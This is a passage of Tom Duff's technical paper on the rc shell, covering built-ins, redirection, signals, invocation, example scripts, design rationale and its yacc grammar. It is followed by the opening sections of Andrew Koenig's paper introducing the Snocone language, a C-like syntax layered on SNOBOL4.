The built-in ~ command also matches patterns, and is often more concise than a switch. Its arguments are a string and a list of patterns. It sets `$status` to zero if and only if any of the patterns matches the string. The following example processes option arguments for the *man*(1) command:

```
opt=()
while(~ $1 -* [1-9] 10){
    switch($1){
    case [1-9] 10
        sec=$1 secn=$1
    case -f
        c=f s=f
    case -[qwnt]
        cmd=$1
    case -T*
        T=$1
    case -*
        opt=($opt $1)
    }
    shift
}
```

23. Functions

Functions may be defined by typing

```
fn name { commands }
```

Subsequently, whenever a command named *name* is encountered, the remainder of the command's argument list will assigned to `$*` and *rc* will execute the *commands*. The value of `$*` will be restored on completion. For example:

```
fn g {
    gre -e $1 *.[hcyl]
}
```

defines `g` *pattern* to look for occurrences of *pattern* in all program source files in the current directory.

Function definitions are deleted by writing

```
fn name
```

with no function body.

24. Command execution

Up to now we've said very little about what *rc* does to execute a simple command. If the command name is the name of a function defined using `fn`, the function is executed. Otherwise, if it is the name of a built-in command, the built-in is executed directly by *rc*. Otherwise, if the name contains a `/`, it is taken to be the name of a binary program and is executed using *exec*(2). If the name contains no `/`, then directories mentioned in the variable `$path` are searched until an executable file is found.

25. Built-in commands

Several commands are executed internally by *rc*, usually because their execution changes or depends on *rc*'s internal state.

`. [-i]` *file ...*
Execute commands from *file*. `$*` is set for the duration to the reminder of the argument list following *file*. `$path` is used to search for *file*. Option `-i` indicates interactive input – a prompt (found in `$prompt`) is printed before each command is read.

`builtin` *command ...*
Execute *command* as usual except that any function named *command* is ignored. For example,

```
fn cd{
    builtin cd $* && pwd
}
```

defines a replacement for the `cd` built-in (see below) that announces the full name of the new directory.

`cd [`*dir*`]`
Change the current directory to *dir*. The default argument is `$home`. `$cdpath` is a list of places in which to search for *dir*.

`eval [`*arg ...*`]`
The arguments are concatenated separated by spaces into a string, read as input to *rc*, and executed. For example,

```
x='$y'
y=Doody
eval echo Howdy, $x
```

would echo

```
Howdy, Doody
```

since arguments of `eval` would be

```
Howdy, $y
```

`exec` *command ...*
Rc replaces itself with the given non-built-in *command*.

`exit [`*status*`]`
Exit with the given status. If none is given, the current value of `$status` is used.

`finit`
Initialize functions imported from the environment. Intended for use only by *rc*'s initialization procedure. Currently this is non-functional on Plan 9, as no means of environmental function-storage yet exists.

`flag` *letter*
Sets `$status` to zero if and only if *rc* was invoked with option *–letter* set. Intended for use by *rc*'s initialization procedure.

`mount` *new old*
(Plan 9 only.) Mount the name *new* on *old*.

`shift [`*n*`]`
Delete the first *n* (default 1) elements of `$*`.

`umask [`*octal*`]`
(UNIX only.) Set *rc*'s file creation mask to the given octal value. If no value is given, the current mask value is printed.

`unmount [`*new*`]` *old*
(Plan 9 only.) Unmount the name *old*. If *new* is given, unmount *old* from *new*.

`wait [`*pid*`]`
Wait for the process with the given *pid* to exit. If no *pid* is given, all outstanding processes are waited for.

`whatis` *name ...*
Print the value of each *name* in a form suitable for input to *rc*. The output is an assignment to any variable, the definition of any function, a call to `builtin` for any built-in command, or the full path name of any binary program. For example,

```
whatis path g cd who
```

might print

```
path=(. /bin /usr/bin)
fn g {gre -e $1 *.[hycl]}
builtin cd
/bin/who
```

`~` *subject pattern ...*
The *subject* is matched against each *pattern* in turn. On a match, `$status` is set to zero. Otherwise, it is set to one. Patterns are the same as for filename matching, except that `/` and the first character of `.` and `..` need not

be matched explicitly. The *patterns* are not subjected to filename replacement before the ~ command is executed, so they need not be enclosed in quotation marks, unless of course, a literal match for `*` `[` or `?` is required. For example

```
~ $1 ?
```

matches any single character, whereas

```
~ $1 '?'
```

only matches a literal question mark.

26. Special variables

Several variables are set internally by *rc* or used to guide its execution.

`$*` Set to *rc*'s argument list during initialization. A `.` command or function execution saves `$*` on a stack and sets it to the new argument list. The saved value is restored on completion.

`$apid`
Whenever a process is started asynchronously with `&`, `$apid` receives its process id.

`$cflag`
Set to the string provided on *rc*'s command line with the `-c` option, if any. This is provided for the use of *rc's* initialization

`$home`
The default directory for `cd`. On UNIX, if `$home` is not initially set, and `$HOME` is, then `$home` is set to `$HOME`.

`$ifs`
The input field separators used in command substitution. If not set in *rc*'s environment, it is initialized to blank, tab and newline.

`$path`
The search path used to find commands and input files for the `.` command. If not set in the environment, it is initialized to `(. /bin /usr/bin)` on UNIX, `(. /bin)` on Plan 9.

`$pid`
Set during initialization to *rc*'s process id.

`$prompt`
When *rc* is run interactively, the first member of `$prompt` is printed before reading each command. The second member is printed if *rc* expects a command to be continued on another line. If not set in the environment, *rc* initializes it to `('% ' '')`.

`$status`
On UNIX, this is set to the low 8 bits of the *exit*(2) argument of a normally terminating binary (unless started with `&`), or to 1000 plus the termination status on abnormal termination. On Plan 9, `$status` is set to the process's termination message. On either system, the statuses of all processes in a pipeline are captured and concatenated, separated by | characters. `!` and ~ also set `$status`. Its value is used to control execution in `&&`, `||`, `if` and `while` commands. When *rc* exits at end-of-file of its input or on executing an `exit` command with no argument, `$status` is its exit status. (This is only strictly true on Plan 9. On UNIX, the exit status must be numeric. Therefore, if the value of `$status` contains | characters, they are deleted before converting it to a number, and if `$status` contains other non-numeric characters, *rc* exits with status 1.)

27. Advanced I/O Redirection

Rc allows redirection of file descriptors other than 0 and 1 (standard input and output) by specifying the file descriptor in square brackets `[ ]` after the < or >. For example,

```
cc junk.c >[2]junk.diag
```

saves the compiler's diagnostics in `junk.diag`.

File descriptors may be replaced by a copy, in the sense of *dup*(2), of an already-open file by typing, for example

```
cc junk.c >[2=1]
```

This replaces file descriptor 2 with a copy of file descriptor 1. It is more useful in conjunction with other redirections, like this

```
cc junk.c >junk.out >[2=1]
```

Redirections are evaluated from left to right, so this redirects file descriptor 1 to `junk.out`, then points file descriptor 2 at the same file. By contrast,

```
cc junk.c >[2=1] >junk.out
```

Redirects file descriptor 2 to a copy of file descriptor 1 (presumably the terminal), and then directs file descriptor 1 at a file. In the first case, standard and diagnostic output will be intermixed in `junk.out`. In the second, diagnostic output will appear on the terminal, and standard output will be sent to the file.

File descriptors may be closed by using the duplication notation with an empty right-hand side. For example,

```
cc junk.c >[2=]
```

will discard diagnostics from the compilation. Often closing a file descriptor will not have the expected effect, because many UNIX programs do not behave politely when started with file descriptors 0, 1 or 2 closed. Consider, for example,

```
who | tee a b c >[1=]
```

One might expect this to produce copies of the output of `who` on files `a`, `b` and `c`, discarding the copy that `tee` normally writes on its standard output. However, `tee` does not check for its standard output being closed. When it opens `a`, the file descriptor returned is 1, and unsurprisingly, `tee` writes two interleaved copies of its input onto `a`. It is better explicitly to direct the output at `/dev/null`.

Arbitrary file descriptors may be sent through a pipe by typing, for example

```
cc junk.c |[2] grep -v '^$'
```

This deletes those ever-so-annoying blank lines from the C compiler's output. Note that the output of `grep` still appears on file descriptor 1.

Very occasionally you may wish to connect the input side of a pipe to some file descriptor other than zero. The notation

```
cmd1 |[5=19] cmd2
```

creates a pipeline with `cmd1`'s file descriptor 5 connected through a pipe to `cmd2`'s file descriptor 19.

28. Here documents

Rc procedures may include data, called ''here documents'', to be provided as input to commands, as in this version of the *tel* command

```
for(i) grep $i <<!
nls 2T-402 2912
norman 2C-514 2842
pjw 2T-502 7214
!
```

A here document is introduced by the redirection symbol <<, followed by an arbitrary eof marker (`!` in the example). Lines following the command, up to a line containing only the eof marker are saved in a temporary file that it connected to the command's standard input when it is run.

Rc does variable substitution in here documents. The following *subst* command:

```
ed $3 <<EOF
g/$1/s//$2/g
w
EOF
```

changes all occurrences of `$1` to `$2` in file `$3`. To include a literal `$` in a here document, type `$$`. If the name of a variable is followed immediately by `^`, the caret is deleted.

Variable substitution can be entirely suppressed by enclosing the eof marker following << in quotation marks.

Here documents may be provided on file descriptors other than 0 by typing, for example

```
cmd <<[4]End
End
```

29. Signals

Rc scripts normally terminate when an interrupt is received from the terminal. A function with the name of a signal, in lower case, is defined in the usual way, but called when *rc* receives the signal. Signals of interest are:

`sighup`
: Hangup. The controlling teletype has disconnected from *rc*.

`sigint`
: The interrupt character (usually ASCII del) was typed on the controlling terminal.

`sigquit`
: The quit character (usually ASCII fs, ctrl-\) was typed on the controlling terminal.

`sigterm`
: This signal is normally sent by *kill*(1).

`sigexit`
: An artificial signal sent when *rc* is about to exit.

As an example,

```
fn sigint{
    rm /tmp/junk
    exit
}
```

sets a trap for the keyboard interrupt that removes a temporary file before exiting.

Signals will be ignored if the signal routine is set to `{}`. Signals revert to their default behavior when their handlers' definitions are deleted.

30. Environment

The environment is a list of name-value pairs made available to executing binaries. On UNIX the environment is passed to commands as a second argument list containing an entry for each variable whose value is non-empty, and an entry for each function. UNIX does not directly support environment entries containing multiple strings, so if a variable has more than one component, these are separated by ctrl-a (`\001`) characters.

On Plan 9, the environment is stored in a file system named `#e`, normally mounted on `/env`. The value of each variable is stored in a separate file, with components terminated by ASCII nuls. (This is not quite as horrendous as it sounds, the file system is maintained entirely in core, so no disk or network access is involved.) The contents of `/env` are shared on a per-process group basis – when a new process group is created it effectively attaches `/env` to a new file system initialized with a copy of the old one. A consequence of this organization is that commands can change environment entries and see the changes reflected in *rc*. This is not possible on UNIX, as the environment is passed to children by *exec*(2), but is not passed back by *fork*(2) and *wait*(2).

There is not currently a way on Plan 9 to place functions in the environment, although this could easily done by mounting another instance of `#e` on another directory. The problem is that currently there can be only one instance of `#e` per process group.

31. Local Variables

It is often useful to set a variable for the duration of a single command. An assignment followed by a command has this effect. For example

```
a=global
a=local echo $a
echo $a
```

will print

```
local
global
```

This works even for compound commands, like

```
f=/fairly/long/file/name {
    {   wc $f
        spell $f
        diff $f.old $f
    } | pr -h 'Facts about '$f |
        lp -ddp
}
```

32. Invocation

When *rc* starts, it digests its option arguments, initializes variables and functions from the environment, sets `$*`, `$pid` and, if the `-c` option is given, `$cflag`, and starts reading commands.

Most of *rc*'s initialization is done in a command file that is run at startup. On UNIX the file is called `/usr/lib/rcmain`. On Plan 9 it is `/sys/lib/rcmain`.

Legal options are:

`-c` *string*
: Commands are read from *string*.

`-e`
: Exit if `$status` is non-zero after executing any simple command.

`-i`
: Interactive mode. Also set if *rc* is given no arguments and its standard input is a terminal, as determined by *isatty*(3) on UNIX, or by presumption on Plan 9. Commands are prompted for using `$prompt`. `SIGINT` and `SIGQUIT` are caught and sloughed off.

`-I`
: Non-interactive mode. Suppresses interactive mode even if *rc* is given no arguments and its standard input is a terminal.

`-l`
: Login mode. Also set if the first character of argument zero is – (this is an obscure UNIX convention). *Rc* reads commands from `$home/.rcrc`, if it exists, before reading its normal input.

`-p`
: Protected mode. `$path` is set to `(/bin /usr/bin)` on UNIX, or `/bin` on Plan 9, regardless of the setting in the environment. Furthermore, functions are not initialized from the environment. This provides a ''protected environment'' in which it is difficult for malicious users to subvert an *rc* script by placing Trojan-horse versions of commands in the environment or an unprotected directory. On Plan 9 this is not much use, since the meaning of all names, including those in `/bin`, is determined by the user.

`-v`
: Echo input on file descriptor 2 (diagnostic output) as it is read. Useful for clarifying syntax problems in *rc* scripts.

`-x` Print each simple command on diagnostic output before executing it. Useful for debugging *rc* scripts.

The following flags are useful primarily for debugging *rc*.

`-d` Causes *rc* only to catch `SIGINT`, so that `SIGQUIT` will cause it to dump core.

`-r` *Rc*'s interpreter will print a running commentary on its state. This is useful only for debugging *rc*.

`-V` Echo input on diagnostic output as it is read, including `rcmain`, which is normally suppressed when using `-v`.

33. Examples — *cd, pwd*

Here is a pair of functions that provide enhanced versions of the standard `cd` and `pwd` commands. (Thanks to Rob Pike for these.)

```
ps1='% '        # default prompt
tab='	'       # a tab character
fn pbd{
  /bin/pwd|sed 's;.*/;;'
}
fn cd{
  builtin cd $1 &&
  switch($#*){
  case 0
    dir=$home
    prompt=($ps1 $tab)
  case *
    switch($1)
    case /*
      dir=$1
      prompt=(`{pbd}^$ps1 $tab)
    case */* ..*
      dir=()
      prompt=(`{pbd}^$ps1 $tab)
    case *
      dir=()
      prompt=($1^$ps1 $tab)
    }
  }
}
fn pwd{
  if(~ $#dir 0)
    dir=`{/bin/pwd}
  echo $dir
}
```

Function `pwd` is a version of the standard `pwd` that caches its value in variable `$dir`, because the genuine `pwd` can be quite slow to execute.

Function `pbd` is a helper that prints the last component of a directory name. Function `cd` calls the `cd` built-in, and checks that it was successful. If so, it sets `$dir` and `$prompt`. The prompt will include the last component of the current directory (except in the home directory, where it will be null), and `$dir` will be reset either to the correct value or to `()`, so that the `pwd` function will work correctly.

34. Examples — *man*

The *man* command prints pages from of the UNIX Programmer's Manual. It is called, for example, as

```
man 3 isatty
man rc
man -t cat
```

In the first case, the page for *isatty* in section 3 is printed. In the second case, the manual page for *rc* is printed. Since no manual section is specified, all sections are searched for the page, and it is found in section 1. In the third case, the page for *cat* is typeset (the `-t` option).

```
cd /n/bowell/usr/man || {
  echo $0: Manual not on line! >[1=2]
  exit 1
}
NT=n  # default nroff
s='*' # section, default try all
for(i) switch($i){
case -t
  NT=t
case -n
  NT=n
case -*
  echo Usage: $0\
    '[-nt] [section] page ...' >[1=2]
  exit 1
case [1-9] 10
  s=$i
case *
  eval 'pages=man'$s/$i'.*'
  for(page in $pages){
    if(test -f $page)
      $NT^roff -man $page
    if not
      echo $0: $i not found >[1=2]
  }
}
```

Note the use of `eval` to make a list of candidate manual pages. Without `eval`, the `*` stored in `$s` would not trigger filename matching — it's enclosed in quotation marks, and even if it weren't, it would be expanded when assigned to `$s`. Eval causes its arguments to be re-processed by *rc*'s parser and interpreter, effectively delaying evaluation of the `*` until the assignment to `$pages`.

35. Examples — *holmdel*

The following *rc* script plays the deceptively simple game *holmdel*, in which the players alter-

```
t=/tmp/holmdel$pid
fn read{
        $1=`{awk '{print;exit}'}
}
ifs='
'       # just a newline
fn sigexit sigint sigquit sighup{
        rm -f $t
        exit
}
cat <<'!' >$t
Allentown
Atlanta
Cedar Crest
Chester
Columbus
Elmhurst
Fullerton
Holmdel
Indian Hill
Merrimack Valley
Morristown
Piscataway
Reading
Short Hills
South Plainfield
Summit
Whippany
West Long Branch
!
while(true){
   lab=`{/usr/games/fortune $t}
   echo $lab
   if(~ $lab Holmdel){
      echo You lose.
      exit
   }
   while(read lab
          ! grep -i -s $lab $t)
      echo No such location.
   if(~ $lab [hH]olmdel){
      echo You win.
      exit
   }
}
```

nately name Bell Labs locations, the winner being the first to mention Holmdel.

This script is worth describing in detail (rather, it would be if it weren't so silly.)

Variable `$t` is an abbreviation for the name of a temporary file. Including `$pid` in the names of temporary files insures that their names won't collide, in case more than one instance of the script is running at a time.

Function `read`'s argument is the name of a variable into which a line gathered from standard input is read. `$ifs` is set to just a newline. Thus `read`'s input is not split apart at spaces, but the terminating newline is deleted.

A handler is set to catch `sigint`, `sigquit`, and `sighup`, and the artificial `sigexit` signal. It just removes the temporary file and exits.

The temporary file is initialized from a here document containing a list of Bell Labs locations, and the main loop starts.

First, the program guesses a location (in `$lab`) using the `fortune` program to pick a random line from the location list. It prints the location, and if it guessed Holmdel, prints a message and exits.

Then it uses the `read` function to get lines from standard input and validity-check them until it gets a legal name. Note that the condition part of a `while` can be a compound command. Only the exit status of the last command in the sequence is checked.

Again, if the result is Holmdel, it prints a message and exits. Otherwise it goes back to the top of the loop.

36. Discussion

Steve Bourne's `/bin/sh` is extremely well-designed; any successor is bound to suffer in comparison. I have tried to fix its best-acknowledged shortcomings and to simplify things wherever possible, usually by omitting unessential features. Only when irresistibly tempted have I introduced novel ideas. Obviously I have tinkered extensively with Bourne's syntax, that being where his work was most open to criticism.

The most important principle in *rc*'s design is that it's not a macro processor. Input is never scanned more than once by the lexical and syntactic analysis code (except, of course, by the `eval` command, whose *raison d'etre* is to break the rule).

Bourne shell scripts can often be made to run wild by passing them arguments containing spaces. These will be split into multiple arguments using `IFS`, often as inopportune times. In *rc*, values of variables, including command line arguments, are not re-read when substituted into a command. Arguments have presumably been scanned in the parent process, and ought not to be re-read.

Why does Bourne re-scan commands after variable substitution? He needs to be able to store lists of arguments in variables whose values are character strings. If we eliminate re-scanning, we must change the type of variables, so that they can explicitly carry lists of strings.

This introduces some conceptual complications. We need a notation for lists of words. There are two different kinds of concatenation, for strings — `$a^$b`, and lists — `($a $b)`. The difference between `()` and `''` is confusing to novices, although the distinction is arguably sensible — a null argument is not the same as no argument.

Bourne also rescans input when doing command substitution. This is because the text enclosed in back-quotes is not properly a string, but a command. Properly, it ought to be parsed when the enclosing command is, but this makes it difficult to handle nested command substitutions, like this:

```
size=`wc -l \`ls -t|sed 1q\`
```

The inner back-quotes must be escaped to avoid terminating the outer command. This can get much worse than the above example; the number of \'s required is exponential in the nesting depth. *Rc* fixes this by making the backquote a unary operator whose argument is a command, like this:

```
size=`{wc -l `{ls -t|sed 1q}}
```

No escapes are ever required, and the whole thing is parsed in one pass.

A similar rationale explains why *rc* defines signal handlers as though they were functions, instead of associating a string with each signal, as Bourne does, with the attendant possibility of getting a syntax error message in response to typing the interrupt character. Since *rc* parses input when typed, it reports errors when you make them.

For all this trouble, we gain substantial semantic simplifications. There is no need for the distinction between `$*` and `$@`. There is no need for four types of quotation, nor the extremely complicated rules that govern them. In *rc* you use quotation marks exactly when you want a syntax character to appear in an argument. `IFS` is no longer used, except in the one case where it was indispensable: converting command output into argument lists during command substitution.

This also avoids an important security hole [2]. *System*(3) and *popen*(3) call `/bin/sh` to execute a command. It is impossible to use either of these routines with any assurance that the specified command will be executed, even if the caller of *system* or *popen* specifies a full path name for the command. This can be devastating if it occurs in a setuserid program. The problem is that `IFS` is used to split the command into words, so an attacker can just set `IFS=/` in his environment and leave a Trojan horse named `usr` or `bin` in the current working directory before running the privileged program. *Rc* fixes this by not ever rescanning input for any reason.

Most of the other differences between *rc* and the Bourne shell are not so serious. I eliminated Bourne's peculiar forms of variable substitution, like

```
echo ${a=b} ${c-d} ${e?error}
```

because they are little used, redundant and easily expressed in less abstruse terms. I deleted the builtins `export`, `readonly`, `break`, `continue`, `read`, `return`, `set`, `times` and `unset` because they seem redundant or only marginally useful.

Where Bourne's syntax draws from Algol 68, *rc*'s is based on C or Awk. This is harder to defend. I believe that, for example

```
if(test -f junk) rm junk
```

is better syntax than

```
if test -f junk; then rm junk; fi
```

because it is less cluttered with keywords, it avoids the semicolons that Bourne requires in odd places, and the syntax characters better set off the active parts of the command.

The one bit of large-scale syntax that Bourne unquestionably does better than *rc* is the `if` statement with `else` clause. *Rc*'s `if` has no terminating `fi`-like bracket. As a result, the parser cannot tell whether or not to expect an `else` clause without looking ahead in its input. The problem is that after reading, for example

```
if(test -f junk) echo junk found
```

in interactive mode, *rc* cannot decide whether to execute it immediately and print `$prompt(1)`, or to print `$prompt(2)` and wait for the `else` to be typed. In the Bourne shell, this is not a problem, because the `if` command must end with `fi`, regardless of whether it contains an `else` or not.

Rc's admittedly feeble solution is to declare that the `else` clause is a separate statement, with the semantic proviso that it must immediately follow an `if`, and to call it `if not` rather than `else`, as a reminder that something odd is going on. The only noticeable consequences of this is that the braces are required in the construction

```
for(i){
    if(test -f $i) echo $i found
    if not echo $i not found
}
```

and that *rc* resolves the ''dangling else'' ambiguity in opposition to most people's expectations.

It is remarkable that in the four most recent editions of the UNIX programmer's manual the Bourne shell grammar described in the manual page does not admit the command `who|wc`. This is surely an oversight, but it suggests something darker: nobody really knows what the Bourne shell's grammar is. Even examination of the source code is little help. The parser is implemented by recursive descent, but the routines corresponding to the syntactic categories all have a flag argument that subtly changes their operation depending on the context. *Rc*'s parser is implemented using *yacc*, so I can say precisely what the grammar is — it's reproduced in the appendix.

Its lexical structure is harder to describe. I would simplify it considerably except for two things. There is a lexical kludge to distinguish between parentheses that immediately follow a word with no intervening spaces and those that don't that I would eliminate if there were a reasonable pair of characters to use for subscript brackets. I could also eliminate the insertion of free carets if users were not adamant about it.

37. Acknowledgements

Rob Pike, Howard Trickey and other Plan 9 users have been insistent, incessant sources of good ideas and criticism. Some examples in this document are plagiarized from [1], as are most of *rc*'s good features.

38. References

1. Bourne, S.R. UNIX Time-Sharing System: The UNIX Shell. *Bell System Technical Journal 57*, 6 (July-August 1978), 1971-1990. Also Prentice-Hall. *UNIX System Readings and Applications*. 1987. 2 volumes.
2. Reeds, J. `/bin/sh`: the biggest UNIX security loophole. 11217-840302-04TM, AT&T Bell Laboratories, 1988.

Appendix — an *rc* grammar

Below is reproduced *rc*'s *yacc* grammar, extracted directly from the source code, edited only to remove semantic actions. The grammar describes a single command. An *rc* script is a sequence of zero or more of these.

In the grammar, the token `WORD` represents either a quoted string or a non-empty string of characters other than blank, tab, newline or any of the following:

```
# ; & | ^ $ = ` ' { } ( ) < >
```

with the proviso that a word that immediately follows a `$` or `$#` ends at the first character that is not alphanumeric or _ or `*`.

The token `SUB` represents a left parenthesis that follows a `WORD` with no intervening spaces and therefore should be interpreted as the start of a subscript. `REDIR` represents any of the redirection symbols,

```
> >[n]
< <[n]
>> >>[n]
<< <<[n]
```

`PIPE` is any of the pipe symbols

```
| |[n] |[n=m]
```

`DUP` is any of the file-descriptor duplication or closing symbols

```
>[n=m] <[n=m] >>[n=m]
>[n=] <[n=] >>[n=]
```

`ANDAND` stands for `&&`, `OROR` stands for `||`, and `COUNT` stands for `$#`. The other token names stand for or key words, which are lexically indistinguishable from `WORD`s:

```
BANG    !
FN      fn
FOR     for
IF      if
IN      in
NOT     not
SUBSHELL        @
SWITCH  switch
TWIDDLE ~
WHILE   while
```

Comments start with `#` and continue to the end of the line, and are deleted by lexical analysis, which also converts a backslash (\) followed by a newline into a space, and inserts free carets whenever a `WORD` is followed by another `WORD` or a `` ` `` or `$`, with no intervening spaces.

Here then is *rc*'s grammar. Semantic actions that call function `skipnl` have been included at places where a command may be continued on a new line.

```
%term FOR IN WHILE IF NOT
%term TWIDDLE BANG SUBSHELL
%term SWITCH FN WORD REDIR DUP
%term PIPE SUB
%left IF WHILE FOR SWITCH ')' NOT
%left ANDAND OROR
%left BANG SUBSHELL
%left PIPE
%left '^'
%right '$' COUNT
%left SUB
%%
rc:
        |  line '\n'
line: cmd
        |  cmdsa line
body: cmd
        |  cmdsan body
cmdsa: cmd ';'
        |  cmd '&'
cmdsan: cmdsa
        |  cmd '\n'
brace: '{' body '}'
paren: '(' body ')'
assign: first '=' word
epilog:
        |  redir epilog
redir: REDIR word
        |  DUP
cmd:
        |  brace epilog
        |  IF paren {skipnl();} cmd
        |  IF NOT {skipnl();} cmd
        |  FOR '(' word IN words ')'
        {skipnl();} cmd
        |  FOR '(' word ')'
        {skipnl();} cmd
        |  WHILE paren {skipnl();} cmd
        |  SWITCH word {skipnl();} brace
        |  simple
        |  TWIDDLE word words
        |  cmd ANDAND cmd
        |  cmd OROR cmd
        |  cmd PIPE cmd
        |  redir cmd  %prec BANG
        |  assign cmd %prec BANG
        |  BANG cmd
        |  SUBSHELL cmd
        |  FN words brace
        |  FN words
simple: first
        |  simple word
        |  simple redir
first: comword
        |  first '^' word
word: keyword
        |  comword
        |  word '^' word
comword: '$' word
        |  '$' word SUB words ')'
        |  COUNT word
        |  WORD
        |  '`' brace
        |  '(' words ')'
        |  REDIR brace
keyword: FOR|IN|WHILE|IF|NOT
        |  TWIDDLE|BANG|SUBSHELL|SWITCH
        |  FN
words:
        |  words word
```

The Snocone Programming Language

Andrew Koenig

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

SNOBOL4 is a well-known programming language with convenient semantics and clumsy syntax. Following the pattern of Ratfor and EFL, we have added ''syntactic sugar'' to SNOBOL4, with an eye toward making it easier to use. We call the result *Snocone.*

This paper describes the Snocone language in enough detail that people not familiar with SNOBOL4 can learn to use it, although previous familiarity with SNOBOL4 will help.

1. Introduction

The semantics of the SNOBOL4 programming language [8] include such unusual and useful features as dynamic typing, a general-purpose garbage collector, excellent character string facilities, associative arrays, and strong run-time diagnostics. Griswold [6], Gimpel [4], and others have documented many ways of doing things in SNOBOL4 that can only be accomplished with much more difficulty in other languages.

Unfortunately, the control structures of SNOBOL4 are archaic, and the fact that blank is an operator tends to encourage certain types of errors that are hard to detect. Other aspects of the language make it a nuisance to construct large programs out of small parts.

To ameliorate some of these problems, we have designed and implemented a new language that provides some syntactic sugar for SNOBOL4. The obvious name for such a language is *Snocone*.

The design of the Snocone language was inspired by Ratfor [10] and EFL [3]. Like EFL, and unlike Ratfor, Snocone is a self-contained programming language, rather than a proper superset of SNOBOL4. Like Ratfor, and unlike EFL, the Snocone translator makes no attempt to produce SNOBOL4 output that is easy for humans to understand.

Hanson [9] has written a similar, but simpler preprocessor for SNOBOL4. His preprocessor is like Ratfor in that it does not change the statements in the basic language but rather adds new syntax.

Griswold [5] has written a preprocessor for a language similar to Snocone, the syntax of which is based on Icon [7] rather than on C or EFL. His preprocessor is written in C, and uses Yacc for its parsing.

In contrast, Snocone has a syntax roughly based on C and is written in Snocone.

What's nice about SNOBOL4

Variables in SNOBOL4 are dynamically typed: the type of any variable is the type of the value most recently assigned to it. Thus, declarations are unnecessary, and, in fact, SNOBOL4 has no declarations as such (except that procedures can have local variables).

All operators and built-in functions check their argument types; each argument is converted automatically to an appropriate type. A run-time diagnostic message results if a conversion is impossible. For instance, if an addend is a string, SNOBOL4 will try to convert it to an integer or real number, depending on the form of its value. If the value is inappropriate to convert to a numeric type, the program will halt.

Like Lisp, and unlike most other languages, SNOBOL4 does not have any explicit mechanism for returning memory to the system. Rather, the implementation must detect when memory is no longer needed and make that memory available for re-use. This makes the language harder to implement, but easier to use. One nice by-product of this sort of memory allocator is that SNOBOL4 programs tend to be free of arbitrary size limitations.

One SNOBOL4 data type is the *pattern*, which describes an (arbitrarily complex) set of character

strings. Briefly, the language incorporates a general top-down backtracking parser. This parser is so easy to use that it is the usual way of dealing with strings in SNOBOL4.

Another useful data type is the *table*. A table is like a one-dimensional array, except that its subscripts are not limited to being integers. For instance, a compiler symbol table might be maintained as a SNOBOL4 table, with the subscript being the identifier and the value being some structure which holds the desired information about that identifier.

An interesting and unusual semantic idea in SNOBOL4 is that of *statement failure*. Many operations can easily encounter conditions that preclude their execution. For example, an attempt may be made to access a non-existent array element, read beyond the last record of a file, search a string for a pattern that it does not contain, or even make a comparison that gives an unexpected result. When this happens, the operation *fails*. Usually, the failure of an operation implies the failure of the statement of which it is a part. While statement failure is not an error condition, it can be tested. In fact, conditional transfer on the success or failure of a statement is virtually the only kind of control structure in SNOBOL4.

A good implementation of SNOBOL4 is Macrospitbol, by Dewar and McCann [2]. This is a portable threaded-code interpreter, which is fast and robust enough to be used for ‘‘production’’ purposes. For example, on a VAX-11/780 it translates about 150 statements per second and executes about 5,000.

SNOBOL4 implementations in general have excellent run-time diagnostic facilities. The language definition includes ways of tracing programs for debugging, and of trapping almost any kind of run-time error.

What's not nice about SNOBOL4

Here is a simple SNOBOL4 program to add the integers between 1 and 1000:

```
        sum = 0
        term = 1
loop    sum = sum + term
        term = term + 1
        LE(term,1000)           :s(loop)
        OUTPUT = "The sum is " sum
END
```

The first two lines of this program assign values to variables. The name `loop` in the third line is a label; it is recognized as such because it begins the line without any white space ahead of it.

The fifth line calls a built-in function to compare the value of the variable `term` to 1000. SNOBOL4 has no comparison operators: all comparisons are done by *predicate* functions that either return the null string if the condition being tested is true or fail if the condition is false. The `:s(loop)` at the end of the line is a conditional **go to**: it causes control to transfer to the label `loop` if the statement succeeds, and to the following statement if it fails.

In contrast, the program looks like this in Snocone:

```
sum = 0
term = 1
do {
        sum = sum + term
        term = term + 1
} while (term <= 1000)
OUTPUT = "The sum is " && sum
```

In the past fifteen years, the trend in programming language design has been overwhelmingly toward programming languages with control structures that make it reasonable to write programs with at most a very few **go to** statements. SNOBOL4 exhibits almost the exact opposite of this trend: essentially the only control structure in SNOBOL4 is a form of conditional **go to** statement. There is no block structure, and all labels are global. Thus, writing a SNOBOL4 program requires a constant effort to invent new label names, and to choose names that have at least some chance of telling the reader whether their use is local or global.

The programmer's job is not made any easier by the peculiar way SNOBOL4 handles subroutines. SNOBOL4 subroutines are defined at run time by a built-in function called `DEFINE`. Its argument is a *prototype* of the subroutine to be defined – a character string that describes how the subroutine is to be used. The subroutine's entry point is the label with the same name. Because the statement bearing this label is not special in any other way, it must be placed where it will not be executed in the ordinary course of events. The call to `DEFINE`, on the other hand, must be executed before the subroutine it defines can be used.

This leads SNOBOL4 programmers into contortions. To keep the `DEFINE` call near the subroutine body, one must invent yet another label:

```
        DEFINE("square(x)")     :(square.end)
square  square = x * x          :(RETURN)
square.end
```

Alternatively, one can put all the DEFINE calls in one place, at the cost of moving the body of each subroutine arbitrarily far from where its prototype appears.

The Snocone programmer has an easier job:

```
procedure square (x) {
        return x * x
}
```

Motivation

Snocone's purpose, then, is to make it easy for a programmer used to a block-structured language like C to write programs that have the freedom and semantic flexibility of SNOBOL4. To this end, we have changed the SNOBOL4 language in several ways.

First, we introduced an explicit concatenation operator. SNOBOL4 uses blank for concatenation, so

```
y = f(x)
```

is a function call, but

```
y = f (x)
```

assigns to `y` the concatenation of the values of the variables `f` and `x`. We chose `&&` to represent concatenation because SNOBOL4 programs often use concatenation for the same purpose that C programs use `&&`.

Second, we allow much the same freedom with spaces that C does, with one exception: newline ends a statement. Statements may be continued onto multiple lines in much the same way as in EFL programs: a line is continued if it ends with an operator or some kind of open bracket.

Third, we have added procedure and structure declarations. These things are accomplished in SNOBOL4 by calling built-in subroutines, and the context of the calls is often obscure.

Finally, we have introduced control structures similar to those in C and other block-structured languages: the `if`, `while`, `for`, and `do` statements.

2. Language Description

2.1. Lexical Conventions

Blanks (spaces and tabs, but not newlines) may not appear within a token, but may freely separate tokens. Comments begin with a # character and end at the end of the line.

Constants may be integers, reals, or strings. There are no signed numeric constants. Integers range from 0 to $2^{31}-1$. Real constants are short-precision only, and must contain either a decimal point or an `E` (or `e`). String constants may be delimited by single or double quotes with the same meaning. Characters in quotes receive no special interpretation. A single quote may appear in strings delimited by double quotes, and vice versa.

